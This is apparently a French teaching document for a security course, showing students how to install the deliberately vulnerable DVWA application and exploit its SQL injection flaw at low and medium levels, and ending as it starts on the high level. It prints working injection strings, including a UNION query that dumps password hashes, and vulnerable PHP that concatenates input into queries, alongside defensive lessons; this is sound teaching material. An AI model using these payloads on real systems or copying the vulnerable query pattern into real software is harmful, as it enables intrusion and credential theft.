TESTER ET APPRENDRE DIFFERENTES FAILLES APPLICATIVES DE SECURITE A PARTIR DE L'APPLICATION WEB DVWA

INJECTION SQL – CSRF (Cross-Site Request Forgery)

(DAMN VULNERABLE WEB APPLICATION)

Table des matières

Introduction 3
Téléchargement et mise en œuvre de l'application DVWA 3
Récupérer l'application sur le serveur GIT : 3
Les étapes de l'installation : 3
Le login par défaut de l'application web 4
Choisir le niveau de vulnérabilité de l'application 4
Premier type de faille étudié : L'injection SQL 4
Niveau « LOW » 4
Commençons notre première injection 5
Saisir la chaine correspondant à l'injection SQL 5
Qu'observe-t-on ? 5
Comment cela est-il possible ? Pour le comprendre observons le code. 6
Tentons une autre injection ! 7
Saisir la chaine correspondant à l'injection SQL 7
Qu'observe-t-on ? 7
Comment cela est-il possible ? Pour le comprendre observons le code. 8
Niveau « MEDIUM » 9
Commençons notre première injection 9
Saisir le code SQL à injecter dans le code HTML de la page. 10
Qu'observe t-on ? 11
Comment cela est-il possible ? Pour le comprendre observons le code. 11
Tentons une autre injection ! 12
Saisissons la chaine pour l'injection 12
Résultat 12
Niveau « HIGH » 12
Réfléchissons au problème 12
La chaine à injecter 13

Résultat 14
Conclusion 14
Mettons le middleware « PDO » à rude épreuve 15
Utilisons l'application mis à disposition par le professeur 15
Tentons une injection 15
Réfléchissons ensemble : Comment contrer l'injection SQL ? 17
Utilisons SQLMAP afin de connaître la structure d'une base de données distante 18
Présentation de SQLMAP 18
Site web de test : sqlInjPDO 19
Rappel sur la légalité de l'utilisation de SQLMAP 19
Installation de SQLMAP 20
Les commandes principales 20
Deuxième type de faille étudié : Faille CSRF ou XSRF (Cross-Site Request Forgery) 22
Description 23
Mise en œuvre d'une attaque de type CSRF (Niveau LOW de l'application DVWA) 23
Les outils 23
Préparation du formulaire d'attaque 23
Installation du module complémentaire SMARTPROXY 24
Installation et Configuration de OSWAP ZAP (Qu'est-ce l'OWASP ?) 25
Utilisation de l'application DVWA 28
Démarrons notre application contenant le formulaire d'attaque 28
Passons à l'attaque ! 29
Analysons ensemble la page « low.php » et comprenons ses faiblesses ! 30
Mise en œuvre d'une attaque de type CSRF (Niveau MEDIUM de l'application DVWA) 31
Analysons le code de la page « medium .php » et comparons au niveau précédent 31
Préparons le terrain 31
Mettons en œuvre un Virtual Host pour le site qui contient le formulaire d'attaque 32
Organisons l'attaque 32
Mise en œuvre d'une attaque de type CSRF (Niveau HIGH de l'application DVWA) 36
Analysons le code de la page « high.php » et comparons au niveau précédent 36
Comment allons-nous contourner la sécurité par TOKEN ? 37
Mettre en œuvre l'attaque 37
Comparaison avec le niveau IMPOSSIBLE : étudions la page « impossible.php » 38

Introduction

Cette application (DVWA) a pour vocation à tester différentes failles de sécurité. Elle vous apprendra à connaitre le nom des failles de sécurité et à comprendre leur principe général respectif. Tout cela aura pour but de vous préparer à l'examen écrit (E6) dans lequel vous trouverez des questions relatives à la cybersécurité et aussi de penser sécurité lorsque vous développerez vos propres projets que vous présenterez à l'épreuve E5. Quand je le jugerai nécessaire, je testerai aussi les attaques dans d'autres applications mettant en œuvre des technologies utilisées dans nos TP.

Conseil, travaillons ensemble au même rythme (ne pas essayer de prendre de l'avance), car les exercices demandent beaucoup l'intervention du professeur. Attention aussi dans ce genre de TP aux absences car après on est perdu…

Dans un premier temps nous étudierons la mise en place de l'application DVWA et son paramétrage puis nous nous intéresserons dans un deuxième temps aux **injections SQL** puis enfin nous étudierons les **attaques CSRF** ou en français « **falsification de requête inter-sites** ». Pour l'étude des injections SQL nous ferons un petit détour par PDO qui est le middleware utilisé dans nos différents TP car DVWA n'utilise que MYSQLI et nous prendrons un moment pour utiliser le logiciel SQLMAP qui aide aux attaques de type injection SQL notamment.

Pour chacun des types d'attaque nous prendrons soin de tester les différents niveaux de sécurité de l'application DVWA et de les comparer.

Téléchargement et mise en œuvre de l'application DVWA

Récupérer l'application sur le serveur GIT :

Aller sur le site de l'application https://github.com/digininja/DVWA soit vous télécharger le code de l'application compressé dans le fichier DVA-master.zip ou vous pouvez utilisez la commande GIT suivante : git clone https://github.com/digininja/DVWA.git.

Les étapes de l'installation :

- Vous devez alors extraire le contenu du paquet DVWA téléchargé précédemment dans le dossier : **C:\ xampp\htdocs.**
- Puis**,** renommez le fichier « **config.inc.php.dist** » qui se trouve dans le dossier « \ DVWA-master\config » par « **config.inc.php**« . Dans ce même fichier, supprimez le mot de passe de la base de données et changez le nom de l'utilisateur en "root" comme suit :

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```

- Créez une base de données nommée "dvwa" vide dans MYSQL
- Enfin, allez à l'adresse :***127.0.0.1/DVWA-master*** Cliquez sur Setup/Reset DB puis créez une nouvelle base de données en cliquant sur le bouton de création (Create/Reset Database) présent sur la page.

Le login par défaut de l'application web


Username/Password : admin/password

Choisir le niveau de vulnérabilité de l'application

Aller dans le menu « DVWA Security » et choisir le niveau dans le menu déroulant.

Il y a 4 niveaux possibles :

- Impossible : rend impossible les failles
- High : haut niveau de sécurité
- Medium : niveau moyen de sécurité
- Low : bas niveau de sécurité




Premier type de faille étudié : L'injection SQL

Niveau « LOW »


Se mettre au niveau « LOW » de sécurité de l'application puis choisir le menu « SQL injection ».

Nous nous retrouvons devant un formulaire qui attend un entier (id de l'utilisateur) et qui affiche l'ID, le prénom (first name) et le nom de famille (surname) de l'utilisateur correspondant.



Commençons notre première injection

Saisir la chaine correspondant à l'injection SQL.




Qu'observe-t-on ?

Au lieu d'obtenir les informations relatives à un utilisateur, j'obtiens les informations de l'ensemble des utilisateurs.

Comment cela est-il possible ? Pour le comprendre observons le code.

Organisation du code dans l'application – Pour les injections SQL le code de l'application en fonction du niveau de vulnérabilité choisi se trouve dans le répertoire "sqli" comme le montre la capture suivante. Il est important de noter cela car l'ensemble des injections se feront dans le code présent dans ces fichiers (low.php, medium.php,high.php).




Remarque sur la capture ci-dessus :

Le fichier « index.php » construit dynamiquement, en fonction du niveau de sécurité choisi, la page web que vous observez à l'écran.

Le fichier « low.php » est inclus (require_once) dans le fichier index.php.

Observons « low.php » :



Remarque sur la capture ci-dessus :

« $_request » est un tableau associatif qui récupère les données transmises par les méthodes POST ou GET.

Comme les données du formulaire sont en POST on aurait pu utiliser « $_POST » à la place.

En fonction de la valeur présente dans le tableau associatif « $_DVWA » nous nous retrouvons dans un des deux « case » de la structure « switch ». Ici nous utilisons « MYSQL » donc je n'ai mis dans la capture que la partie correspondant à ce SGBDR.

Jetons un regard sur ce que devient la requête SQL et développons.

La requête :

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"

Remplaçons la variable « $id » par sa valeur « 1'or user_id>'0 » la requête devient :

$query = "SELECT first_name, last_name FROM users WHERE user_id = '1'or user_id>'0';"

Nous comprenons maintenant ce qui a rendu cette injection possible. **Donc premier enseignement** ne jamais concaténer une variable à une requête SQL sans avoir au préalable testé si son contenu correspond strictement à ce qui est attendu – ici uniquement un entier !

Tentons une autre injection !


Saisir la chaine correspondant à l'injection SQL.

La chaine à saisir dans la zone de texte :

```
1' UNION select password, last_name from users#
```

Qu'observe-t-on ?

Le résultat obtenu à l'écran est le suivant :



Remarque sur la capture ci-dessus :

- La requête qui a été faite est une requête UNION, elle permet d'afficher l'union des deux ensembles demandés par la requête à savoir le premier, le prénom et le nom de l'utilisateur dont l'ID est 1 et d'autre part l'ensemble (mot de passe et nom de famille) des utilisateurs de la table « USERS ». A noter que les requête « union » ne peuvent se faire que sur des ensembles ayant le même nombre d'élément, ici deux.
- Le premier élément de réponse correspond au 1
  Tous les autres correspondent à la partie de la requête après le UNION
- Les champs à l'affichage sont identifiés « First name » et « Surname » mais c'est bien le contenu des champs « password » et « last_name » qui sont inscrits à partir du deuxième enregistrement ! – C'est l'union de de deux ensembles dont les éléments contiennent deux champs, leur nom importe peu, les ensembles n'en font pas mention !
- On remarque au passage l'**intérêt des mots de passe hachés** – le pirate affiche les hashs et non les mots de passe eux-mêmes ! **Petit jeu :** déterminez quelle méthode de hachage a été employée dans cette BD !!

A ce niveau vous pouvez me faire remarquer que l'injection SQL n'est pas si simple à réaliser car il faut connaître la structure (nom exact des champs) de la table que l'on attaque !! – Des outils tels que SQLMAP peuvent aider dans ce cas – Ce sera l'objet d'un des prochains paragraphes. **Deuxième enseignement : ne pas divulguer vos schémas de données !**

Comment cela est-il possible ? Pour le comprendre observons le code.

L'observation du code est la même que précédemment. Voir l'organisation du code.

Jetons un regard sur ce que devient la requête SQL et développons.

La requête :

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"

Remplaçons la variable « $id » par sa valeur « 1' UNION select password, last_name from users# » la requête devient :

$query = "SELECT first_name, last_name FROM users WHERE user_id = ' 1' UNION select password, last_name from users#';"

Remarque sur la requête SQL : le caractère « # » met en commentaire le caractère «'» qui arrive juste après. (Celui qui ferme l'encadrement de la variable « $id » dans le code PHP.).

Niveau « MEDIUM »

Se mettre au niveau « MEDIUM » de sécurité de l'application puis choisir le menu « SQL injection ».


Nous nous retrouvons cette fois devant un formulaire qui nous demande de choisir l'ID de l'utilisateur dans une zone déroulante, il n'y a donc plus **apparemment**, comme dans le niveau « LOW », de possibilité de saisir l'ID et donc de réaliser une injection SQL en rajoutant une partie de requête dans la zone de saisie.

Commençons notre première injection


Saisir le code SQL à injecter dans le code HTML de la page.

Pour la réaliser je vais utiliser les possibilités de mon navigateur, ici EDGE (vous pouvez le faire avec un autre), d'inspecter la page web contenant le formulaire et plus exactement la zone déroulante (select option html).


Comme le montre la capture suivante, je me mets sur l'élément, puis clic sur bouton droit et je choisis « inspecter » cela va me faire apparaitre le code html de la page.



Voici votre écran après avoir cliqué sur « inspecter » :




Je change la « value » de l'option 5 (j'aurais pu prendre une des autres valeurs) en mettant « 1 or user_id > 0 » à la place de 5 comme suit :



Il s'agit de la même injection que dans le niveau « LOW » mais ici je n'utilise pas d'apostrophe. Pourquoi ? Parce que la variable $id dans le code PHP n'est pas encadrée d'apostrophes comme dans le niveau précédent.

Qu'observe-t-on ?

Maintenant en choisissant la valeur « 5 » dans la zone déroulante de ma page web, le résultat n'est plus l'utilisateur n°5 mais l'ensemble des utilisateurs comme suit :



Comment cela est-il possible ? Pour le comprendre observons le code.

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];

        $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

        switch ($_DVWA['SQLI_DB']) {
                case MYSQL:
                        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
                        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );
                        //var_dump($query);
                        //die();
                        // Get results
                        while( $row = mysqli_fetch_assoc( $result ) ) {
                                // Display values
                                $first = $row["first_name"];
                                $last  = $row["last_name"];

                                // Feedback for end user
                                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                        }
                        break;
                case SQLITE:
```

Remarques concernant le code du fichier « medium.php » affiché ci-dessus :

- Le niveau de sécurité est medium car le code est un peu plus sécurisé. Pourquoi ?

- Il y a utilisation de la fonction « mysqli_real_escape_string » qui permet d'échapper certain caractère notamment le « ' » et donc de rendre ce caractère inopérant. Mais à ce niveau l'utilisation des quotes n'est pas requise puisque la variable « $id » n'est pas entre guillemet.
- La récupération des paramètres du formulaire se fait par $_POST qui n'accepte que la méthode POST et non $_REQUEST qui est plus large puisqu'il admet les méthodes GET et POST.

On voit ici que la chaine saisie est directement transmise à la requête dans le code PHP par l'intermédiaire de la variable « $id ». MSQLI interprétera la requête avec l'injection.

Tentons une autre injection !

Saisissons la chaine pour l'injection

La même que pour le niveau médium mais cette fois-ci sans le « # » et l'apostrophe après le 1.

Saisissons la chaine suivante dans la value de la valeur 1 dans le code HTML avec le menu inspecter de votre navigateur. (Souris sur la zone déroulante puis bouton droit et clic sur le menu contextuel)

```
1 UNION select password, last_name from users
```

Résultat

Le résultat est le même que pour le niveau « LOW » les mots de passe hachés apparaissent dans la réponse.

La sécurité du code n'est guère plus assurée que dans le niveau précédent. La variable $id est directement concaténé à la chaine correspondant à la requête SQL dans le code PHP.

Niveau « HIGH »

Pour ce troisième niveau nous nous contenterons de mettre en œuvre uniquement l'injection permettant d'afficher les mots de passe hachés.

Réfléchissons au problème

Dans le fichier « high.php » la requête SQL a une instruction « limit 1 » qui permet d'avoir dans la réponse que le premier enregistrement pris parmi ceux correspondant à la requête.


Nous, nous ne désirons que l'ensemble des mots de passe hachés pour chaque utilisateur, donc plusieurs réponses.

Il va donc falloir, annuler l'effet de l'instruction « limit 1 ».
